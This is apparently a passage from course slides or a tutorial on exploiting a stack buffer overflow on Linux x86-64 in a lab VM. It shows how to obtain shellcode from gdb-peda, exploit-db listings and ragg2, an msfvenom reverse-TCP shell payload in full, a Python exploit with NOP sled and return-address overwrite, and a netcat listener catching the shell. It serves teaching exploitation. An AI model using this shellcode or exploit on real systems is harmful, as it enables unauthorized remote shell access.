[806]     Linux/x86-64 - Execute /bin/sh - 27 bytes
…
```

- Retrieving the shellcode: by gdb…`shellcode search x64 linux`

```
gdb-peda$ shellcode display 806
Connecting to shell-storm.org...

char code[] =
"\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\x5f
\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05";

int main()
{
    printf("len:%d bytes\n", strlen(code));
    (*(void(*)()) code)();
    return 0;
}

gdb-peda$
```

Preparing the Shellcode

- Retrieving the shellcode: from the web…



Date	D	Title	Size	Platform	Author
2014-10-29		Linux/x64 - Add Map (127.1.1.1 google.lk) In /etc/hosts Shellcode (110 bytes)	110	Linux_x86-64	Osanda Malith...
2018-01-13		Linux/x64 - Add Map (127.1.1.1 google.lk) In /etc/hosts Shellcode (96 bytes)	96	Linux_x86-64	0x4ndr3
2014-09-21		Linux/x64 - Add Root User (shell-storm/leet) + Polymorphic Shellcode (273 bytes)	273	Linux_x86-64	Keyman
2010-06-20		Linux/x64 - Add Root User (shell-storm/leet) To /etc/{passwd,shadow} Shellcode (390 bytes)	390	Linux_x86-64	Jonathan Salwan
2012-03-12		Linux/x64 - Add Root User (t0r/Winner) To /etc/passwd Shellcode (189 bytes)	189	Linux_x86-64	0_o
2018-08-13		Linux/x64 - Add Root User (toor/toor) Shellcode (99 bytes)	99	Linux_x86-64	epi
2009-01-01		Linux/x64 - Add User (pwned/$pass$) Using echo cmd To /etc/{passwd,shadow} Shellcode (273...	273	Linux_x86-64	Christophe G
2009-01-01		Linux/x64 - Add User (pwned/$pass$) Using open,write,close To /etc/{passwd,shadow}...	358	Linux_x86-64	Christophe G
2016-07-04		Linux/x64 - Bind (/TCP) Netcat Shell + Null-Free Shellcode (64 bytes)	64	Linux_x86-64	Kyzer
2009-01-01		Linux/x64 - Bind (1337/TCP) Netcat (/bin/nc) Shell (/bin/sh) Shellcode (131 bytes)	131	Linux_x86-64	Gaussillusion

- …or generating yourself: `ragg2` from radare2 suit

- Retrieving the shellcode: generating yourself: `ragg2` from radare2 suit …

```
$ cat shell.c
int main(int argc, char ** argv){
    execve("/bin/sh", 0, 0);
}

$ ragg2 shell.c | tail -1
eb082f62696e2f736800488d3df1ffffff31f631d2b83b0000000f0531c0c3

#### HAS ZEROS ####

$ ragg2 -e xor -c key=64 -B $(ragg2 shell.c | tail -1)
6a1f596a405be8ffffffffc15e4883c60d301e48ffc6e2f9ab486f22292e6f33284008c
d7db1bfbfbf71b67192f87b4040404f45718083

#### NO ZEROS ####
```

PREPARING THE SHELLCODE

- Retrieving the shellcode: generate with Metasploit (msfvenom

```
$ msfvenom -l payloads | grep x64 | grep linux
    linux/x64/exec                              Execute an arbitrary command
    linux/x64/meterpreter/bind_tcp              Inject the mettle server payload (staged). Listen for a connection
    linux/x64/meterpreter/reverse_tcp           Inject the mettle server payload (staged). Connect back to the attacker
    linux/x64/meterpreter_reverse_http          Run the Meterpreter / Mettle server payload (stageless)
    linux/x64/meterpreter_reverse_https         Run the Meterpreter / Mettle server payload (stageless)
    linux/x64/meterpreter_reverse_tcp           Run the Meterpreter / Mettle server payload (stageless)
    linux/x64/shell/bind_tcp                    Spawn a command shell (staged). Listen for a connection
    linux/x64/shell/reverse_tcp                 Spawn a command shell (staged). Connect back to the attacker
    linux/x64/shell_bind_tcp                    Listen for a connection and spawn a command shell
    linux/x64/shell_bind_tcp_random_port        Listen for a connection in a random port and spawn a command shell. …
    linux/x64/shell_find_port                   Spawn a shell on an established connection
    linux/x64/shell_reverse_tcp                 Connect back to attacker and spawn a command shell

$ msfvenom -p linux/x64/shell_reverse_tcp -f python -b '\x00'
…
Payload size: 119 bytes
Final size of python file: 586 bytes
buf =  ""
buf += "\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d\x05"
buf += "\xef\xff\xff\xff\x48\xbb\x22\x1f\xde\x8d\xc2\xb6\x6c"
buf += "\x10\x48\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4"
buf += "\x48\x36\x86\x14\xa8\xb4\x33\x7a\x23\x41\xd1\x88\x8a"
buf += "\x21\x24\xa9\x20\x1f\xcf\xd1\x02\x1e\x14\x95\x73\x57"
buf += "\x57\x6b\xa8\xa6\x36\x7a\x08\x47\xd1\x88\xa8\xb5\x32"
buf += "\x58\xdd\xd1\xb4\xac\x9a\xb9\x69\x65\xd4\x75\xe5\xd5"
buf += "\x5b\xfe\xd7\x3f\x40\x76\xb0\xa2\xb1\xde\x6c\x43\x6a"
buf += "\x96\x39\xdf\x95\xfe\xe5\xf6\x2d\x1a\xde\x8d\xc2\xb6"
buf += "\x6c\x10"
```

PREPARING THE PAYLOAD

- Last shellcode is 119 bytes long… our buffer is RETADDR is at offset 72 …
  - 'NOP' until the RETADDR
  - 'TARGET' rewrite the RETADDR
  - 'NOP' sleed
  - 'SHELLCODE'
- TARGET is :
  BUFFER ADDRESS+
  RETADDR_LENGHT+
  offset in NOPSleed

```
#!/usr/bin/env python
from struct import *

retaddr_offset = 72
buf = ""
buf += "\x90"*(retaddr_offset)
buf += pack('<Q', 0x7fffffffdfaf)
buf += "\x90"*200
buf += "\x48\x31\xc9\x48\x81\xe9\xf6\xff\xff\xff\x48\x8d\x05"
buf += "\xef\xff\xff\xff\x48\xbb\x22\x1f\xde\x8d\xc2\xb6\x6c"
buf += "\x10\x48\x31\x58\x27\x48\x2d\xf8\xff\xff\xff\xe2\xf4"
buf += "\x48\x36\x86\x14\xa8\xb4\x33\x7a\x23\x41\xd1\x88\x8a"
buf += "\x21\x24\xa9\x20\x1f\xcf\xd1\x02\x1e\x14\x95\x73\x57"
buf += "\x57\x6b\xa8\xa6\x36\x7a\x08\x47\xd1\x88\xa8\xb5\x32"
buf += "\x58\xdd\xd1\xb4\xac\x9a\xb9\x69\x65\xd4\x75\xe5\xd5"
buf += "\x5b\xfe\xd7\x3f\x40\x76\xb0\xa2\xb1\xde\x6c\x43\x6a"
buf += "\x96\x39\xdf\x95\xfe\xe5\xf6\x2d\x1a\xde\x8d\xc2\xb6"
buf += "\x6c\x10"

f = open("in.txt", "w")
f.write(buf)
```

EXECUTING


```
luigi@osboxes: /home/osboxes/SSI
File  Edit  View  Search  Terminal  Help
luigi@osboxes:/home/osboxes/SSI$ whoami
luigi
luigi@osboxes:/home/osboxes/SSI$ nc -lvp 4444
Listening on [0.0.0.0] (family 0, port 4444)
Connection from osboxes 38816 received!
whoami
osboxes
pwd
/mnt/hgfs/SSI/BOF
```

```
osboxes@osboxes: ~/SSI/BOF
File  Edit  View  Search  Terminal  Help
osboxes@osboxes:~/SSI/BOF$ ./payload.py
osboxes@osboxes:~/SSI/BOF$ whoami
osboxes
osboxes@osboxes:~/SSI/BOF$ gdb -q ./bofme
Reading symbols from ./bofme...(no debugging symbols found)...done.
gdb-peda$ r < in.txt
Starting program: /mnt/hgfs/SSI/BOF/bofme < in.txt
process 25319 is executing new program: /bin/dash
```